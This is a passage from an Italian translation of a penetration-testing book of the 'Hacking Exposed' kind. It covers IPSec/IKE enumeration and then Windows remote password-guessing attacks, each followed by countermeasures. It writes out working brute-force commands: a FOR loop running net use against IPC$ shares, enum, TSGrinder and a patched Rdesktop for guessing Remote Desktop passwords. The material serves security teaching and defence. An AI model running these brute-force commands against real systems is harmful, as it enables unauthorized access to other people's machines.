Portare un attacco a un sistema protetto da un firewall non è poi così difficile, perché anche gli ambienti di dimensione moderata spesso presentano una “superficie d'attacco” troppo ampia perché gli amministratori siano in grado di proteggere tutto al livello che anche un modesto hacker è in grado di raggiungere. Di conseguenza, ai primi posti della lista degli obiettivi di qualunque hacker c'è l'ottenere accesso alla rete interna del bersaglio, cosa che si ottiene naturalmente quando si sfrutta la vulnerabilità di una tecnologia di accesso remoto come IPSec.

Per violare una VPN IPSec nelle fasi successive dell'attacco, l'hacker deve prima enumerare il componente di IPSec che gestisce le negoziazioni di chiave, IKE (*Internet Key Exchange*), al fine di determinare dove si trovi esattamente IPSec e dove colpirlo. Determinare l'esistenza di una VPN IPSec non è solitamente possibile con una scansione di porta standard della porta UDP 500 IKE, dato che i pacchetti formattati in modo errato dovrebbero essere ignorati in modo silente da qualsiasi servizio IPSec.

`ike-scan` di NTA Monitor (nta-monitor.com/tools/ike-scan/) è un eccellente strumento di enumerazione di IPSec, ed è in grado di confezionare i pacchetti destinati a un host (o a un intervallo di host) nella forma che un server IPSec si aspetta e in un modo che consente di smascherare la sua presenza e di rivelare informazioni utili sulla sua configurazione.

Tra le informazioni utili che si ottengono con ike-scan vi sono se il server VPN esegue l'autenticazione con chiavi precondivise o certificati, se utilizza l'opzione Main Mode o Aggressive Mode, quali protocolli di cifratura utilizza e il produttore (talvolta anche la revisione del software). La scoperta di VPN con chiave precondivisa e Aggressive Mode generalmente significa che è possibile interrogare il server VPN per ottenere un hash della chiave. ike-scan mette a disposizione uno strumento denominato psk-crack che può sfruttare tale hash in fasi successive dell'attacco e tentare di utilizzarlo in un attacco di forza bruta o di dizionario per scoprire la chiave originale. Osservate ike-scan in azione, mentre esegue la scansione per la modalità Main Mode su questa rete (aggiungete -A o --aggressive per eseguire la scansione per la modalità Aggressive Mode):

```
# ./ike-scan 10.10.10.0/24
Starting ike-scan 1.9 with 256 hosts \
(http://www.nta-monitor.com/tools/ike-scan/)
10.10.10.1 Main Mode Handshake returned HDR=(CKY-R= 42c304f96fa8f857) \
SA=(Enc=3DES Hash=SHA1 Auth=PSK Group=2:modp1024 \
LifeType=Seconds LifeDuration(4)=0x00007080) VID=
f4ed19e0cc114eb516faaac0ee37daf2807b4381f00000001
0000138d4925b9df0000000018000000
(Firewall-1 NGX)

Ending ike-scan 1.9: 1 hosts scanned in 0.087 seconds \
(11.47 hosts/sec). 1 returned handshake; 0 returned notify
```



Contromisure contro l'enumerazione di IPSec/IKE

Implementando restrizioni di indirizzo IP di origine su una VPN IPSec è possibile fermare le tecniche appena descritte, anche se spesso gli amministratori devono supportare gli utenti che si connettono da reti casalinghe con indirizzi IP pubblici e perfino da reti Wi-Fi di locali pubblici, il che rende questo approccio scarsamente praticabile. Rimane tuttavia una buona pratica, che generalmente funziona al meglio con connessioni da sito a sito tra partner.

La modalità Main Mode non lascia fuoriuscire altrettante informazioni della modalità Aggressive Mode (per esempio l'hash della chiave precondivisa, le informazioni di prodotto), esegue gli scambi di dati tra peer in modo più sicuro, ed è meno suscettibile ad attacchi di tipo DoS (*Denial of Service*), perciò conviene utilizzarla ognqualvolta sia possibile. La modalità Aggressive Mode, meno sicura, è spesso utilizzata in situazioni in cui non è possibile fare altrimenti, come quando si utilizza l'autenticazione mediante chiave precondivisa con client i cui indirizzi IP non sono noti in anticipo. Tuttavia, la migliore soluzione in questo caso è quella di utilizzare la modalità Main Mode con certificati, anziché le chiavi precondivise. Probabilmente la peggiore configurazione di una VPN IPSec è quella in cui si usa la modalità Aggressive Mode con l'autenticazione mediante chiave precondivisa e si impiega per la chiave una password debole.

Riepilogo

Dopo il tempo, le informazioni occupano il secondo posto nella classifica dei più potenti strumenti a disposizione di un hacker. Fortunatamente, le informazioni possono anche essere utilizzate per attuare misure di protezione. In questo capitolo abbiamo potuto trattare soltanto alcune delle applicazioni più comuni, dato che per motivi di spazio e tempo è impossibile trattare l'infinita varietà di software di rete esistenti. Tuttavia, con i concetti fondamentali descritti qui, avete a disposizione una buona base di partenza per chiudere le fallo del software installato nella vostra rete. In particolare, abbiamo trattato i seguenti argomenti.

- **Architetture di base del sistema operativo.** Il protocollo SMB alla base delle reti della famiglia Windows NT consente di ottenere con grande facilità informazioni su credenziali degli utenti, file system esportati e applicazioni. Proteggete NT e la sua progenie disabilitando o limitando l'accesso alle porte TCP 139 e 445 e impostando RestrictAnonymous (o le corrispondenti opzioni di accesso in rete in Windows XP/Server 2003) secondo quanto suggerito in questo capitolo. Inoltre, ricordate che i più recenti sistemi operativi Windows non hanno risolto del tutto questi problemi e presentano nuovi punti di attacco in Active Directory, come LDAP e DNS.
- **SNMP.** Questo protocollo è stato progettato per offrire quante più informazioni possibile alle suite di gestione di classe enterprise; agenti SNMP configurati male, che utilizzano stringhe di comunità di default come “public”, possono fornire questi dati a utenti non autorizzati.
- **Servizi del sistema operativo non sicuri.** Finger e rpcbind sono buoni esempi di programmi che forniscono troppe informazioni. Inoltre, la maggior parte dei servizi del sistema operativo presenta dei banner contenenti il numero di versione e il produttore a chiunque li richieda. Conviene disabilitare programmi come finger, utilizzare implementazioni sicure di RPC o TCP Wrapper e rivolgersi ai produttori per sapere come disattivare tutti questi banner!
- **Applicazioni personalizzate.** Anche se non ne abbiamo discusso molto in questo capitolo, l'aumento di applicazioni web scritte partendo da zero ha fatto aumentare la quantità di informazioni fornite da codice applicativo sviluppato male. Occorre collaudare le proprie applicazioni, verificare il progetto e l'implementazione, e mantenerle aggiornate con tutte le indicazioni fornite per esempio nel volume *Hacking Exposed Web Applications* (webhackingexposed.com).
- **Firewall.** Molte delle fonti di informazioni sul sistema possono essere filtrate dal firewall. Il fatto di avere a disposizione un firewall non rappresenta una scusa per non chiudere direttamente le fallo sulla macchina interessata, ma è un ottimo modo per ridurre il rischio di attacco.

Infine, è necessario controllare il proprio sistema in maniera autonoma. Per sapere quali porte e applicazioni sono aperte ad attività di enumerazione sulle proprie macchine, basta usare Nmap o Nessus, come spiegato in questo capitolo. Inoltre, esistono numerosi siti Internet che consentono di effettuare scansioni dei sistemi da remoto; uno gratuito, tra i nostri preferiti, si trova all'indirizzo grc.com/x/ne.dll?bhobkyd2. In questo caso viene eseguita una semplice scansione Nmap di un sistema singolo o di una rete di classe C (il sistema che richiede la scansione deve rientrare nell'intervallo specificato). Per un elenco di spiegazioni sulle porte, si consiglia di consultare iana.org/assignments/port-numbers.

Parte II

Hacking del sistema

In questa parte

- **Capitolo 4** Hacking di Windows
- **Capitolo 5** Hacking di UNIX
- **Capitolo 6** Cybercrimine e minacce persistenti avanzate (APT)

Caso di studio: intrigo internazionale

Mentre l'oscurità scendeva sul verde campus del Zhou Song Institute of Molecular Studies, un sabato piovoso, un assistente scivolò fuori dall'edificio del dipartimento di biologia diretta verso la stazione dei treni. Stanco dopo una lunga giornata passata ad analizzare modelli molecolari nel laboratorio informatico, voleva semplicemente un pasto caldo e passare qualche tempo a giocare online. Passando lungo l'edificio gli parve di notare delle luci lampeggiare nel laboratorio, ma diede la colpa agli occhi stanchi e non ci pensò più di tanto.

All'interno del laboratorio, però, c'erano lavori in corso. Una dozzina di sistemi multiprocessore Linux e Windows erano in piena attività. Non c'era nessuno che potesse accorgersene, tuttavia, perché l'elaborazione era stata programmata con cura in modo da partire soltanto nelle sere di sabato, quando pochi avrebbero potuto notarla.

A diversi fusi orari di distanza, un altro computer stava attivandosi. Randall Victor stava sorseggiando un caffè preparandosi per un'altra giornata da passare analizzando dati sull'efficacia delle contromisure radar ottenuti dall'ultima serie di voli di test del più recente prototipo di drone militare realizzato dalla sua azienda. Randall era orgoglioso di lavorare in un settore così tecnicamente avanzato e vitale per la protezione dei suoi connazionali, ma non poteva parlarne con gli amici, a causa del segreto militare, perciò spesso soffriva il fatto di lavorare nell'anonymato.

Anche quella mattina si sentiva così, mentre consultava rapidamente le email aziendali preparandosi per l'ennesimo viaggio profondo ma monotono tra i segreti vitali per la nazione. Sfortunatamente, nella casella della posta in arrivo non c'era molto che potesse alleviare la sua sofferenza quella mattina... ma un momento, che cos'è? Un'email da LinkedIn che sembrava collegata a quel profilo professionale aggiornato che aveva inviato online proprio la sera prima. Fece clic sul messaggio e lo osservò aprirsi nel riquadro di anteprima automatica sulla destra.

Mentre Randall consultava il messaggio email, prese avvio una cascata di attività che andò a compromettere il suo sistema Windows 7. Per la maggior parte era del tutto invisibile a Randall, tranne una singola voce che avrebbe trovato molto tempo dopo nei suoi log di sistema:

```
Type: Error SystemTime: 2011-12-11T12:51:52.250273700Z
Source: TermDD EventID: 56 EventRecordID: 140482
EventData: \Device\Termda 116.125.126.12
0000040002002C00000038000AC0000000038000AC0D0000C0
Event: The Terminal Server security layer detected an error in the protocol stream and
has disconnected the client. Client IP: 116.125.126.12
```

Mesi dopo, gli esperti di informatica forense ingaggiati dalla sua azienda avrebbero correlato questa singola voce con una comunicazione partita dal computer di Randall e diretta quasi certamente a un sistema "bot" compromesso su Internet, usato per nascondere la connessione attraverso un intermediario dall'aspetto innocente. Ormai però i dati contenuti in quella comunicazione erano andati, e probabilmente si trovavano nelle mani di chi poteva offrire di più per accedere ai segreti aziendali...

Capitolo 4

Hacking di Windows

Veder maturare in Microsoft la consapevolezza di dover affrontare i problemi di sicurezza, fin dalla prima edizione di questo libro, quasi dieci anni fa, è stato davvero avvincente. Prima è stato necessario chiudere le falte più grosse: vulnerabilità della configurazione che si potevano sfruttare facilmente come le sessioni null NetBIOS e i buffer overflow in IIS scatenarono exploit più complessi e attacchi portati agli utenti finali attraverso Internet Explorer. Microsoft ha pubblicato una media di circa 70 bollettini di sicurezza l'anno, su tutti i suoi prodotti, dal 1998, e non di vedono segni di rallentamento, nonostante sia diminuito il numero di bollettini di sicurezza per alcuni prodotti specifici. Certamente Microsoft ha corretto in modo diligente la maggior parte dei problemi che si sono presentati, e ha lentamente innalzato il livello di sicurezza di Windows con nuove funzionalità, durante l'evoluzione delle varie versioni. Queste contromisure hanno causato uno spostamento dell'attenzione degli hacker verso aree diverse dell'ecosistema di Windows: dai servizi di rete ai driver del kernel fino alle applicazioni, per esempio. Benché siano state implementate numerose caratteristiche tese a rendere molto più difficile la possibilità di sfruttare vulnerabilità (come DEP,ASLR e così via, che vedremo nel prosieguo del capitolo), non si ha notizia di una soluzione radicale che sia stata in grado di ridurre decisamente il numero di vulnerabilità della piattaforma, ancora alto come testimonia il flusso continuo di bollettini e avvisi sulla sicurezza forniti dalla casa di Redmond.

Riflettendo e osservando la sicurezza di Windows in un periodo di molti anni, abbiamo ridotto le aree di massimo rischio a due fattori: popolarità e complessità.

In questo capitolo

- **Panoramica**
- **Attacchi senza autenticazione**
- **Attacchi con autenticazione**
- **Funzionalità di sicurezza di Windows**

La popolarità è una moneta a doppia faccia per chi utilizza tecnologie Microsoft. Da un lato si hanno i vantaggi vantaggio di un ampio supporto tecnico, di un'accettazione quasi universale da parte degli utenti e di un robusto ecosistema di supporto a livello mondiale. Dall'altro lato, la monocultura dominante di Windows è sempre il bersaglio di elezione per gli hacker che elaborano exploit sofisticati e poi li rendono noti su scala globale (i worm Internet basati su vulnerabilità di Windows quali Code Red, Nimda, Slammer, Blaster, Sasser, Netsky, Gimmiv e così via testimoniano la persistenza di questo problema). Sarà interessante vedere se e come questa dinamica cambierà con il crescente successo di altre piattaforme (come i sempre più diffusi prodotti di Apple), e anche se funzionalità come ASLR (Address Space Layout Randomization) incluse nelle più recenti versioni di Windows avranno l'effetto atteso.

La complessità è, probabilmente, l'altro fattore che genera le vulnerabilità di Microsoft. È stato reso noto che il codice sorgente del sistema operativo è stato ampliato di circa dieci volte da NT 3.51 a Windows 7. Parte di questa crescita era probabilmente attesa (e forse fornisce anche miglioramenti utili), data l'evoluzione dei requisiti richiesti dagli utenti e dai progressi tecnologici.

Alcuni segni indicano che il messaggio stia cominciando a passare. Windows XP Service Pack 2, Vista e Windows 7 sono stati forniti con servizi di rete ridotti e un firewall abilitato nell'installazione di default. Nuove funzionalità come UAC (*User Account Control*) hanno aiutato a convincere utenti e sviluppatori dei benefici concreti che si ottengono riducendo al minimo i privilegi. Benché, come sempre, Microsoft tenda a seguire le tendenze, anziché guitarle, per quanto riguarda questi miglioramenti (i firewall basati su host e la possibilità di cambiare utente sono funzionalità introdotte prima in altri sistemi), non si può fare a meno di ammirare il fatto che l'azienda sia riuscita a introdurre queste funzionalità su larga scala. Certamente saremmo i primi ad ammettere che l'attività di hacking di una rete Windows costituita prevalentemente da sistemi Windows 7 e Windows Server 2008 (nelle configurazioni di default) è molto più difficile rispetto a un ambiente dove abbondano i predecessori di questi sistemi.

Dopo aver presentato una visione generale della sicurezza di Windows, possiamo entrare nei dettagli, non prima però di una panoramica sulla struttura di questo capitolo.

NOTA

A chi è interessato a una trattazione approfondita sull'architettura di sicurezza di Windows dal punto di vista di un hacker, alle funzionalità di sicurezza e a un esame più dettagliato delle vulnerabilità di Windows e dei modi per porvi rimedio, che comprenda exploit di IIS, SQL e TermServ, consigliamo il volume *Hacking Exposed Windows, Third edition* (McGraw-Hill Professional, 2007; winhackingexposed.com).

Panoramica

Questo capitolo è suddiviso in tre paragrafi principali, descritti di seguito:

- **Attacchi senza autenticazione.** In questo paragrafo si parte dalla conoscenza del sistema bersaglio ottenuta grazie alle tecniche descritte nei Capitoli 2 e 3 per trattare gli exploit di rete da remoto.

- **Attacchi con autenticazione.** Supponendo che uno degli exploit descritti in precedenza abbia successo, l'hacker passa a scalare i privilegi, se necessario, al fine di ottenere il controllo remoto della vittima, estrarre password e altre informazioni utili, installare backdoor e coprire le proprie tracce.
- **Funzionalità di sicurezza di Windows.** Quest'ultimo paragrafo fornisce una trattazione completa delle contromisure integrate nel sistema operativo e le migliori tecniche per contrastare i molti exploit descritti nei paragrafi precedenti.

Prima di iniziare, riteniamo importante sottolineare ancora una volta che in questo capitolo si assume che gran parte dei fondamenti per attaccare un sistema Windows siano stati già posti: selezione del bersaglio (Capitolo 2) ed enumerazione (Capitolo 3). Come avete visto nel Capitolo 2, la scansione di porte, la cattura di banner e l'identificazione di servizi sono i principali mezzi per identificare sistemi Windows in rete. Nel Capitolo 3 abbiamo mostrato in dettaglio come vari strumenti utilizzati per sfruttare punti deboli come le sessioni null SMB possano fornire utilissime informazioni su utenti, gruppi e servizi Windows. In questo capitolo sfruttiamo le copiose quantità di dati raccolti nei capitoli precedenti per trovare comode strade di ingresso nei sistemi Windows.

Argomenti non trattati

In questo capitolo non sono trattati in modo esaustivo i numerosi strumenti disponibili su Internet per svolgere le attività a cui siamo interessati. Metteremo in luce quelli più eleganti e utili (secondo la nostra modesta opinione), ma rimanendo concentrati sui principi generali e le metodologie di attacco. Quale modo migliore per preparare il proprio sistema Windows a un tentativo di penetrazione?

Un importante argomento non trattato qui è la sicurezza a livello di applicazione. Probabilmente le più importanti metodologie di attacco a Windows non trattate in questo capitolo sono le tecniche di hacking delle applicazioni web. Le protezioni a livello del sistema operativo sono spesso rese inutili da tali attacchi. Questo capitolo tratta il sistema operativo, incluso il server web integrato in IIS, ma non la sicurezza delle applicazioni, tema per il quale rimandiamo al Capitolo, oltre che al volume *Hacking Exposed Web Applications, Third edition* (McGraw-Hill Professional, 2010; webhackingexposed.com).

Attacchi senza autenticazione

I principali vettori utilizzati per compromettere sistemi Windows da remoto sono i seguenti:

- **Falsificazione dell'autenticazione (spoofing).** Il principale custode dell'accesso ai sistemi Windows rimane la password, in tutta la sua fragilità. Le comuni tecniche di attacco di forza bruta o con dizionario e di spoofing o falsificazione dell'autenticazione (“man-in-the-middle”) rimangono minacce concrete per le reti Windows.
- **Servizi di rete.** Con i moderni strumenti è facile penetrare i servizi vulnerabili in ascolto sulla rete.
- **Vulnerabilità dei client.** Software client come Internet Explorer, Outlook, Office, Adobe Acrobat Reader e altri sono tutti sotto stretta osservazione da parte degli hacker che cercano di ottenere un accesso diretto ai dati degli utenti finali.

- Driver di periferica.** Le ricerche in corso continuano a evidenziare nuove aree di attacco in cui il sistema operativo analizza i dati provenienti da periferiche come schede di rete wireless, chiavette di memoria USB e supporti rimovibili come CD e DVD.

Se proteggete queste vie di entrata, compirete un importante passo verso la sicurezza dei vostri sistemi Windows. In questo paragrafo vi mostreremo i punti deboli più importanti di queste caratteristiche e i modi per porvi rimedio.

Attacchi con falsificazione dell'autenticazione (spoofing)

Benché non siano eleganti ed eccitanti come il buffer overflow, le tecniche che prevedono di indovinare o falsificare le credenziali di autenticazione rimangono tra quelle più facili per ottenere l'accesso non autorizzato a Windows.



Determinare la password da remoto

<i>Popolarità:</i>	7
<i>Semplicità:</i>	7
<i>Impatto:</i>	6
<i>Grado di rischio:</i>	7

La via tradizionale per violare i sistemi Windows da remoto è quella di attaccare il servizio di condivisione di file e stampanti, che opera su un protocollo denominato SMB (*Server Message Block*). A SMB si accede attraverso due porte TCP: 445 e 139 (l'ultima è mantenuta per compatibilità con un vecchio servizio NetBIOS). Tra gli altri servizi fatti oggetto di attacchi che puntano a indovinare la password vi sono MSRPC (*Microsoft Remote Procedure Call*) sulla porta TCP 135, TS (*Terminal Services*) sulla porta TCP 3389 (anche se questo servizio può essere facilmente configurato per utilizzare una porta diversa), SQL sulle porte TCP 1433 e UDP 1434, e prodotti basati sul Web che utilizzano l'autenticazione Windows, come SharePoint (SP) su HTTP e HTTPS (porte TCP 80 e 443, ed eventuali porte personalizzate). In questo paragrafo esamineremo brevemente strumenti e tecniche per attaccare ciascuno di questi servizi.

SMB non è accessibile da remoto nella configurazione di default di Windows Vista, Windows 8 (se si seleziona l'opzione predefinita *Rete pubblica* al momento dell'installazione, quando viene chiesto di specificare la configurazione di rete, cfr. windows.microsoft.com/en-US/windows7/Choosing-a-network-location) e Server 2008, perché è bloccato per default da Windows Firewall. Un'eccezione si ha con i controller di dominio di Windows Server, che sono riconfigurati automaticamente quando si sceglie di esporre in rete SMB. Ipotizzando che SMB sia accessibile, il metodo più efficace per entrare in un sistema Windows è il buon vecchio trucco di montare una condivisione remota: tentare di connettersi a una condivisione enumerata (come IPC\$ o C\$) e provare tante combinazioni di nome utente e password finché non si trova quella che funziona. Si ottengono ancora buoni livelli di successo utilizzando le tecniche manuali per individuare la password discusse nei Capitoli 2 e 3, operando dall'interfaccia grafica di Windows (*Strumenti | Connelli unità di rete*) o dalla riga di comando, come è mostrato di seguito, utilizzando il comando net use. Specificando un asterisco (*), invece di una password, si fa in modo che il sistema remoto chieda di inserirne una:

```
C:\> net use \\192.168.202.44\IPC$ * /u:Administrator
Type the password for \\192.168.202.44\IPC$:
The command completed successfully.
```

SUGGERIMENTO

Se il tentativo di effettuare il login utilizzando soltanto un nome di account fallisce, provate a utilizzare la sintassi DOMINIO\account. Per scoprire i domini Windows disponibili si possono utilizzare gli strumenti e le tecniche descritti nel Capitolo 3.

Questa tecnica si può facilmente applicare mediante uno script della riga di comando, basta creare un semplice ciclo utilizzando il comando FOR della shell di Windows e la sintassi di net use evidenziata in precedenza. Per prima cosa si crea un semplice file con le consuete combinazioni di nomi utente e password (cfr., per esempio, virus.org/default-password/). Tale file potrebbe essere simile al seguente:

```
[file: credentials.txt]
password      username
"""
        Administrator
password      Administrator
admin        Administrator
administrator Administrator
secret        Administrator
etc. . . .
```

Notate che per separare i valori si può utilizzare qualsiasi delimitatore; in questo caso abbiamo utilizzato delle tabulazioni. Notate anche che le password vuote dovrebbero essere indicate come doppi apici vuoti ("") nella colonna sinistra.

Ora possiamo utilizzare questo file come input per il nostro comando FOR:

```
C:\>FOR /F "tokens=1, 2*" %i in (credentials.txt) do net use \\target\IPC$ %i /u:%j
```

Questo comando analizza il file credentials.txt, catturando i primi due elementi di ciascuna riga e inserendo il primo come variabile %i (la password) e il secondo come %j (il nome utente) in un tentativo di connessione standard con net use sulla condivisione IPC\$ del server bersaglio. Digitate FOR /? al prompt dei comandi per ottenere ulteriori informazioni su tale comando, uno dei più utili per gli hacker di Windows.

Naturalmente esistono molti software dedicati per automatizzare la tecnica di individuazione della password. Tra quelli gratuiti i più popolari sono enum (packetstormsecurity.org/files/31882/enum.tar.gz), Brutus (www.hoobie.net/brutus), THC Hydra (thc.org/thc-hydra), Medusa (foofus.net/?page_id=51) e Venom (www.cquare.net/wp/venom/). Venom attacca via WNI (*Windows Management Instrumentation*), oltre a SMB, il che può essere utile se il servizio server è disabilitato nel sistema bersaglio.

Ecco un semplice esempio di come utilizzare enum per cercare la password su un server denominato *mirage*.

```
C:\>enum -D -u administrator -f Dictionary.txt mirage
username: administrator
dictfile: Dictionary.txt
server: mirage
(1) administrator |
```

```

return 1326, Logon failure: unknown user name or bad password.
(2) administrator | password
[etc.]
(10) administrator | nobody
return 1326, Logon failure: unknown user name or bad password.
(11) administrator | space
return 1326, Logon failure: unknown user name or bad password.
(12) administrator | opensesame
password found: opensesame

```

Dopo aver determinato con successo la password, enum ha effettuato l'autenticazione per la condivisione IPC\$ sulla macchina bersaglio. enum è molto lento nella sua attività, ma è accurato (produce tipicamente meno falsi negativi di altri strumenti).

Individuare password di Servizi Terminal/Desktop remoto è più difficile, perché l'inserimento della password è effettuato attraverso un'interfaccia grafica. TSGrinder automatizza l'attività di individuazione di password di Servizi Terminal/Desktop remoto da remoto, ed è disponibile presso hammerofgod.com/download.aspx. Di seguito riportiamo un esempio di sessione di TSGrinder che individua con successo una password su un sistema Windows Server 2003 (la finestra grafica di login appare in parallelo con questa sessione a riga di comando):

```

C:\>tsgrinder 192.168.230.244
password hansel - failed
password gretel - failed
password witch - failed
password gingerbread - failed
password snow - failed
password white - failed
password apple - failed
password guessme - success!

```

Per default TSGrinder cerca la password dell'utente amministratore, ma è possibile specificare un nome utente diverso tramite l'opzione **-u**.

TSGrinder esiste ormai da parecchio tempo (è stato progettato per vecchie versioni di Windows, come XP e 2003) e per farlo funzionare su versioni di Windows più recenti occorrono alcuni accorgimenti aggiuntivi. Dato che il programma non è compatibile con le versioni più recenti di Connessione Desktop Remoto, occorre utilizzarne una versione più vecchia, come descritto in securityfocus.com/archive/101/500801/30/0/threaded. Quando lo si utilizza su sistemi Windows Vista o 7, nel registro di sistema è necessario impostare a 1 il valore HKEY_CURRENT_USER\Software\Microsoft\Windows\Windows Error Reporting\Dont Show UI (un trucco per evitare che si blocchi dopo ciascun tentativo di inserire una password) e utilizzare uno script personalizzato come il seguente per provare ognuna delle password contenute nel file **credentials.txt** anziché lasciare che TSGrinder lo faccia da solo:

```

C:\>FOR /F %i in (credentials.txt) do echo %i>a&tsgrinder -w a
-u Administrator -n 1 192.168.230.244>>out

```

TSGrinder è stato scritto per vecchie versioni di Windows come XP e 2003, ma è possibile utilizzarlo anche su Windows 7 e su Windows 2008 Server, a patto che in questi sistemi venga utilizzata la schermata di accesso classica (cfr. technet.microsoft.com/en-us/magazine/ff394947.aspx) e che la limitazione per i thread simultanei sia impostata a 1 (-n 1).

Un'altra opzione per scoprire con tecnica di forza bruta le password di Servizi Terminal/Desktop remoto consiste nell'utilizzare Rdesktop (un client open source per Desktop remoto di Windows che può essere eseguito sulla maggior parte delle piattaforme UNIX, incluso ovviamente Linux) assieme a una patch che aggiunge funzionalità per la scoperta delle password con metodi di forza bruta. In sostanza, occorre procurarsi Rdesktop v1.5 su Internet (prdownloads.sourceforge.net/rdesktop/rdesktop-1.5.0.tar.gz), applicare la patch di foofus (www.foofus.net/~jmk/tools/rdp-brute-force-r805.diff) con il comando `patch -p1 -i rdp-brute-force-r805.diff` e poi ricompilare. L'esempio seguente spiega come utilizzare Rdesktop così modificato per lanciare una sessione di attacco di forza bruta:

```
./rdesktop -u Administrator -p credentials.txt 192.168.230.244
```

Il client Rdesktop modificato con la patch funziona al meglio sulle vecchie versioni di Windows, per esempio Windows Server 2003; non funziona in modo ottimale quando il bersaglio è Windows 7 o Windows Server 2008.

Per scoprire le password di altri servizi, come SharePoint, consigliamo Hydra di THC oppure Brutus, dato che sono entrambi compatibili con più protocolli, come HTTP e HTTPS. Per scoprire le password di SQL Server si può utilizzare sqlbf, reperibile su numerosi siti Internet.



Contromisure contro l'individuazione delle password

Diverse misure difensive, tra cui la seguente, possono eliminare o almeno scoraggiare l'uso di tecniche per individuare la password:

- Utilizzare un firewall di rete per limitare l'accesso a servizi potenzialmente vulnerabili (quali SMB sulle porte TCP 139 e 445, MSRPC sulla porta TCP 135, TS sulla porta TCP 3389).
- Utilizzare il firewall Windows residente sull'host (Windows XP e versioni successive) per limitare l'accesso ai servizi.
- Disabilitare i servizi non necessari (in particolare SMB sulle porte TCP 139 e 445).
- Imporre l'uso di password forti tramite criteri di protezione.
- Impostare una soglia per il blocco degli account e assicurarsi che valga per l'account Administrator interno.
- Registrare in un log i tentativi falliti di accesso e consultare regolarmente il registro eventi.

Francamente consigliamo di utilizzare tutte queste tecniche in parallelo per ottenere la massima difesa, se possibile. Nel seguito le discutiamo brevemente una per una.

Limitare l'accesso ai servizi utilizzando un firewall di rete

La limitazione dell'accesso è consigliabile se il sistema Windows interessato non ha la necessità di rispondere a richieste di risorse Windows condivise o di accesso a un terminale remoto. Bloccate l'accesso a tutte le porte TCP e UDP che non servono in corrispondenza del firewall o del router sul perimetro della rete, in particolare alle porte TCP 139 e 445. Soltanto raramente si dovrebbe fare un'eccezione per SMB, perché l'esposizione di SMB all'esterno del firewall pone un alto rischio di attacchi di vario tipo.

Utilizzare Windows Firewall per limitare l'accesso ai servizi

Il firewall ICF (*Internet Connection Firewall*) fu introdotto per la prima volta in Windows XP e poi rinominato in Windows Firewall nelle successive versioni client e server del sistema operativo. Windows Firewall è semplicemente un firewall Windows basato sull'host. Le prime versioni presentavano molti difetti, ma la maggior parte di questi è stata risolta a partire da Windows Vista, perciò oggi non vi è motivo per non abilitare questa funzionalità. Non dimenticate che un firewall è semplicemente uno strumento; sono le regole che definiscono il livello di protezione raggiunto, perciò occorre prestare attenzione alle applicazioni per cui si concede l'accesso.

Disabilitare i servizi non necessari

Ridurre al minimo il numero di servizi esposti alla rete è uno dei passi più importanti per rendere più sicuro il sistema. In particolare, disabilitare NetBIOS e SMB è importante per contrastare gli attacchi descritti precedentemente.

Disabilitare NetBIOS e SMB era molto complicato nelle vecchie versioni di Windows. Su Vista, Windows 7 e Windows 2008 Server, invece, i protocolli di rete possono essere disabilitati o rimossi utilizzando la cartella delle connessioni di rete (cercate in technet.microsoft.com “Attivare o disattivare un protocollo o un componente di rete” oppure “Rimuovere un protocollo o un componente di rete”). Potete anche utilizzare “Centro connessioni di rete e condivisione” per controllare l’individuazione di rete e la condivisione delle risorse (cercate in TechNet “Attivare o disattivare la condivisione e l’individuazione”). Anche Criteri di gruppo si può utilizzare per disabilitare l’individuazione e la condivisione per specifici utenti e gruppi. Su sistemi Windows che dispongono della console per la gestione dei criteri di gruppo (GPMC), avviate tale console digitando **gpmc.msc** dall’apposita casella del menu *start*. Nel riquadro di navigazione della finestra, aprite le seguenti cartelle: Criteri Computer locale, Configurazione Utente, Modelli amministrativi, Componenti di Windows, Condivisioni di rete. Selezionate il criterio che volete applicare dal riquadro dei dettagli, apritelo, fate clic su Attivata o Disattivata e confermate con OK.

NOTA

È necessario che GPMC sia installato su una versione di Windows compatibile; per ulteriori informazioni cfr. blogs.technet.com/b/askds/archive/2008/07/07/installing-gpmc-on-windows-server-2008-and-windows-vista-service-pack-1.aspx.

Imporre password forti utilizzando i criteri di protezione

Microsoft ha sempre fornito vari modi per richiedere automaticamente agli utenti di utilizzare password forti; sono stati tutti consolidati all’interno del criterio di protezione che si trova nello snap-in “Criteri di protezione locali” sotto *Impostazioni protezione | Criteri account | Criterio password* in Windows 2000 e versioni successive (per accedere allo snap-in “Criteri di protezione locali” basta aprire il Pannello di controllo e selezionare *Strumenti di amministrazione*, oppure eseguire direttamente *secpol.msc*). In questo modo è possibile applicare determinati criteri per le password, come una lunghezza minima e dei requisiti di complessità. È anche possibile fare in modo che gli account siano bloccati dopo un certo numero di tentativi di login falliti. I criteri per gli account consentono agli amministratori di disconnettere forzatamente gli utenti quando le ore di accesso previste sono scadute, un’opzione utile per tenere lontano chi ama intrufolarsi nei sistemi durante le ore notturne. La finestra per le impostazioni dei criteri di account è mostrata di seguito:



Impostare un limite di blocco

Una delle misure più importanti per contrastare gli attacchi che puntano a individuare le password SMB è quella di impostare un limite di blocco per gli account. Una volta che un utente raggiunge questo limite di tentativi di login falliti, il suo account viene bloccato finché un amministratore non lo ripristina, o finché non trascorre un periodo di timeout definito sempre dall'amministratore. Il limite si può impostare selezionando *Impostazioni protezione | Criteri account | Criterio di blocco account* in Windows 2000 e versioni successive.

SUGGERIMENTO

L'uso del vecchio strumento Passprop di Microsoft che applicava manualmente criteri di blocco dell'account Administrator locale non è più possibile su Windows 2000 Service Pack 2 e versioni successive.

Implementare un banner di login Servizi Terminal personalizzato

Per ostacolare gli attacchi che puntano a individuare la password di Servizi Terminal, si può implementare una nota legale personalizzata per il login di Windows; basta aggiungere o modificare i seguenti valori del registro di sistema:

`HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon`

Nome	Tipo dati	Valore
LegalNoticeCaption	REG_SZ	[etichetta personalizzata]
LegalNoticeText	REG_SZ	[messaggio personalizzato]

Windows visualizzerà l'etichetta e il messaggio specificati da questi valori quando gli utenti premono Ctrl+Alt+Canc e prima di visualizzare la finestra di accesso, anche quando si accede tramite Servizi Terminal. TSGrinder è in grado di aggirare facilmente questa contromisura con l'opzione -b, che riconosce qualsiasi banner di accesso prima di individuare le password. Anche se questo metodo non può nulla per contrastare gli

attacchi che puntano a individuare le password, specificare banner di accesso personalizzati è considerata una buona pratica e può creare una potenziale base per ricorrere a cause legali, perciò in generale la consigliamo.

Cambiare la porta TS di default

